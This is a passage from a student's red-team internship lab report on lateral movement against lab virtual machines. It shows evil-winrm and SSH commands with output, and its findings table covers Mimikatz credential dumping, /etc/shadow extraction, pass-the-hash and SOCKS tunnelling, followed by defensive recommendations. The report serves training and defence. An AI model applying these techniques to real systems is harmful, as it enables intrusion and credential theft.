[03:58:26:059] [18208:00004725] [ERROR][com.freerdp.core] - [transport_default_write]: ERRCONNECT_CONNECT_TRANSPORT_FAILED [0x00020000]
[03:58:26:059] [18208:00004725] [ERROR][com.freerdp.core] - [freerdp_connect]: freerdp_post_connect failed

```

7.3 Part 3 — Evil-WinRM (Windows Remote Shell)

```
evil-winrm -i 192.168.1.10 -u user -p password
```

Evil-WinRM uses WinRM (Windows Remote Management) — port 5985/5986.

Advantages: File upload/download, PowerShell execution, very common in real environments.

Use when WinRM is enabled on the target (common in enterprise environments).

```

> evil-winrm -i 192.168.244.130 -u Administrator -p 'Pass-Word-0987654321!'
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion
Info: Establishing connection to remote endpoint

Error: An error of type Errno::ECONNREFUSED happened, message is Connection refused - Connection refused - connect(2) for "192.168.244.130" port 5985 (192.168.244.130:5985)
Error: Exiting with code 1

> evil-winrm -i 192.168.244.130 -u Administrator -p 'Pass-Word-0987654321!' -S
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion
Warning: SSL enabled
Info: Establishing connection to remote endpoint

Error: An error of type Errno::ECONNREFUSED happened, message is Connection refused - Connection refused - connect(2) for "192.168.244.130" port 5986 (192.168.244.130:5986)
Error: Exiting with code 1

```

7.4 Part 4 — SSH Lateral Movement (Linux)

```
ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa
msfadmin@192.168.244.128
```

✓ Outcome: You now control Machine 2!

Use credentials discovered in Task 03 (/etc/shadow hashes cracked or hardcoded credentials found).

```

) ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.244.128
msfadmin@192.168.244.128's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sat Aug 1 02:38:51 2026
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:ce:ad:9f brd ff:ff:ff:ff:ff:ff
    inet 192.168.244.128/24 brd 192.168.244.255 scope global eth0
        inet6 fe80::20c:29ff:fece:ad9f/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$

```

7.5 Tool Comparison & Failure Scenarios

Tool	Protocol	Behavior	When to Use
psexec.py	SMB/445	Full interactive shell (creates service)	Admin hash available, SMB open
wmiexec.py	WMI/135	Semi-interactive shell (no service created)	Stealthier than psexec
evil-winrm	WinRM/5985	PowerShell-based interactive shell	WinRM enabled on target
xfreerdp	RDP/3389	Full GUI access	Plaintext credentials + RDP open
ssh	SSH/22	Linux remote shell	Linux target with SSH open

⚠ Common failure scenarios you will encounter in real labs:

- Wrong credentials — hash from wrong account or expired password
 - Blocked ports — firewall rules blocking SMB/445, RDP/3389, or WinRM/5985
 - Disabled services — WinRM or SMB disabled by Group Policy
 - NTLM restrictions — KB2871997 patch or LocalAccountTokenFilterPolicy blocking Pth
- Solution: Try multiple methods and protocols — if one fails, attempt another.

8. Key Findings & Analysis

#	Finding	Description	Severity	Task
01	Internal Network Discovery	arp -a, ip neigh, netstat executed from Machine 1 shell — identified active hosts and services in internal subnet without uploading any tools.	Info	01
02	Internal Port Sweep (nc loop)	Bash nc loop scanned all 254 IPs for ports 22, 80, 445, 3389 — identified Machine 2 IP and open services from inside the compromised host.	Info	01
03	Windows Ping Sweep	Windows for /L loop with ping and find "Reply" discovered all live hosts in the internal subnet from a compromised Windows pivot host.	Info	01
04	SOCKS Proxy Tunnel (SSH)	SSH -D dynamic port forwarding established a SOCKS5 tunnel on 127.0.0.1:1080 — all Kali tools routed through Machine 1 via proxychains.	High	02
05	Chisel Reverse Tunnel	Chisel created a reverse SOCKS tunnel when SSH was unavailable — confirmed segmented network bypass without SSH access.	High	02
06	Metasploit Pivot	Metasploit autoroute + socks_proxy module configured as an alternative pivot method directly from a Meterpreter session.	High	02
07	Burp via SOCKS	Burp Suite upstream SOCKS proxy configured to intercept and modify HTTP traffic to internal web apps through the pivot.	Medium	02
08	NTLM Hash Dump (LSASS)	Mimikatz sekurlsa::logonpasswords extracted NTLM hashes and cached plaintext credentials from LSASS on Windows Machine 1.	Critical	03
09	SAM Database Dump	Mimikatz lsadump::sam retrieved local account NTLM hashes from the SAM database — username, RID, and hash for each account.	Critical	03
10	Linux Hashes Extracted	/etc/shadow read directly — SHA-512 hashed passwords extracted for all local user accounts including root.	Critical	03
11	Hardcoded Credentials	grep and find commands located plaintext credentials in wp-config.php and .env configuration files — database usernames and passwords in cleartext.	Critical	03
12	Hashes Cracked	John the Ripper and Hashcat recovered plaintext passwords from NTLM and SHA-512 hashes using rockyou.txt wordlist.	High	03
13	Pass-the-Hash — Machine 2	psexec.py / wmiexec.py authenticated to Machine 2 using only the NTLM hash — no plaintext password required. Full shell obtained.	Critical	04
14	RDP GUI Access	xfreerdp established a Remote Desktop session on Machine 2 using harvested credentials through the SOCKS tunnel.	Critical	04

15	WinRM Shell (Evil-WinRM)	evil-winrm provided a PowerShell-based shell on Machine 2 via WinRM — file upload/download and PowerShell execution confirmed.	Critical	04
16	SSH Lateral Access	SSH authenticated to Linux Machine 2 via proxychains using credentials cracked from /etc/shadow — full shell access confirmed.	Critical	04

9. Tools & Technologies Employed

Tool / Platform	Version	Purpose
Metasploit / Meterpreter	Latest	Initial foothold, autoroute, SOCKS proxy module — post-exploitation framework
Mimikatz	Latest	Windows credential dumping — LSASS memory, SAM database, LSA secrets
Impacket (psexec.py)	Latest	Pass-the-Hash — creates service on target, provides full interactive shell
Impacket (wmiexec.py)	Latest	Pass-the-Hash via WMI — semi-interactive shell, quieter than psexec
Evil-WinRM	Latest	PowerShell-based remote shell via Windows Remote Management (port 5985)
xfreerdp	Latest	Remote Desktop Protocol client — GUI access to Windows target via RDP
Chisel	Latest	TCP tunnel / reverse SOCKS proxy — works without SSH access on target
ProxyChains	Latest	Routes Kali tools through the SOCKS proxy tunnel to reach internal hosts
John the Ripper	Latest	Offline hash cracking — NTLM (Windows) and SHA-512 (Linux shadow)
Hashcat	Latest	GPU-accelerated offline hash cracking with rockyou.txt wordlist
nc (netcat)	Built-in	Port scanning from compromised host via Bash loop
Metasploitable 2	VM	Machine 1 — compromised pivot host
Windows 7 / Internal VM	VM	Machine 2 — lateral movement target (not directly accessible from Kali)
Kali Linux	2024.x	Attacker operational environment for all tools and proxychains

10. Conclusions & Recommendations

Week 6 demonstrated the complete post-exploitation kill chain. A single compromised host — with no direct internet access from the target — can become a full pivot gateway into an otherwise isolated internal network. The core lesson: network segmentation without strong credential hygiene, tight firewall rules between segments, and robust endpoint monitoring provides only a false sense of security.

Every technique in this week exploited the same root causes: trust assumptions, misconfigurations, and the reuse of credentials across systems. One cracked hash from /etc/shadow or one NTLM dump from LSASS is often enough to own an entire internal segment.

Recommendations

- Implement network segmentation with explicit deny-by-default firewall rules between segments — SMB/445, RDP/3389, WinRM/5985, and SSH/22 should not be open between all internal hosts
- Enable Windows Credential Guard to protect LSASS memory — prevents Mimikatz from dumping plaintext passwords and hashes from memory
- Deploy LAPS (Local Administrator Password Solution) — enforces unique local administrator passwords on every machine, blocking lateral movement via shared local admin credentials
- Disable NTLM authentication where possible and enforce Kerberos — this significantly reduces the Pass-the-Hash attack surface
- Remove all hardcoded credentials from configuration files (.env, wp-config.php, etc.) and use a secrets management solution (HashiCorp Vault, AWS Secrets Manager)
- Monitor for anomalous lateral movement indicators: Event ID 4624 (Logon Type 3 — network logon), unexpected psexec service creation (Event ID 7045), unusual WinRM or RDP sessions from internal hosts
- Restrict SSH access between internal machines to only the minimum required paths — machines should not SSH to arbitrary internal IPs
- Enable and tune EDR (Endpoint Detection & Response) to detect Mimikatz signatures, LSASS memory access attempts, and abnormal credential usage patterns
- Use network monitoring tools (e.g., Zeek, Suricata) to detect SOCKS tunneling and unusual port forwarding behaviour from internal hosts

11. Full Lab Attack Chain Summary

Task 01 → Internal Network Discovery (arp, ip neigh, netstat, nc loop, ping sweep)

Task 02 → Pivot into internal network (SSH -D, Chisel, Metasploit autoroute + socks_proxy, proxychains)

Task 03 → Dump credentials (Mimikatz LSASS/SAM, /etc/shadow, config file grep, John/Hashcat)

Task 04 → Use credentials to move laterally (PtH psexec.py/wmiexec.py, xfreerdp, Evil-WinRM, SSH)

→ Machine 2 fully compromised from Kali — without ever having direct network access to it.

12. Declaration & Certification

I, Muhammad Ihsan ul Haq, hereby declare that all post-exploitation and lateral movement activities documented in this report — including internal network enumeration, SOCKS proxy tunneling, credential dumping via Mimikatz and /etc/shadow, hash cracking, and lateral movement via Pass-the-Hash, RDP, WinRM, and SSH — were conducted exclusively against authorized intentionally vulnerable lab virtual machines (Metasploitable 2 and the internal lab target) in a fully isolated environment, as part of the Cyberster Cybersecurity Internship Program. No unauthorized systems were accessed at any stage.

This report represents my original work and has been prepared to meet the professional and academic standards required by the Cyberster Red Teaming Internship Program.



Cyberster Red Teaming — Internship Program

Confidential — For Internal Review Only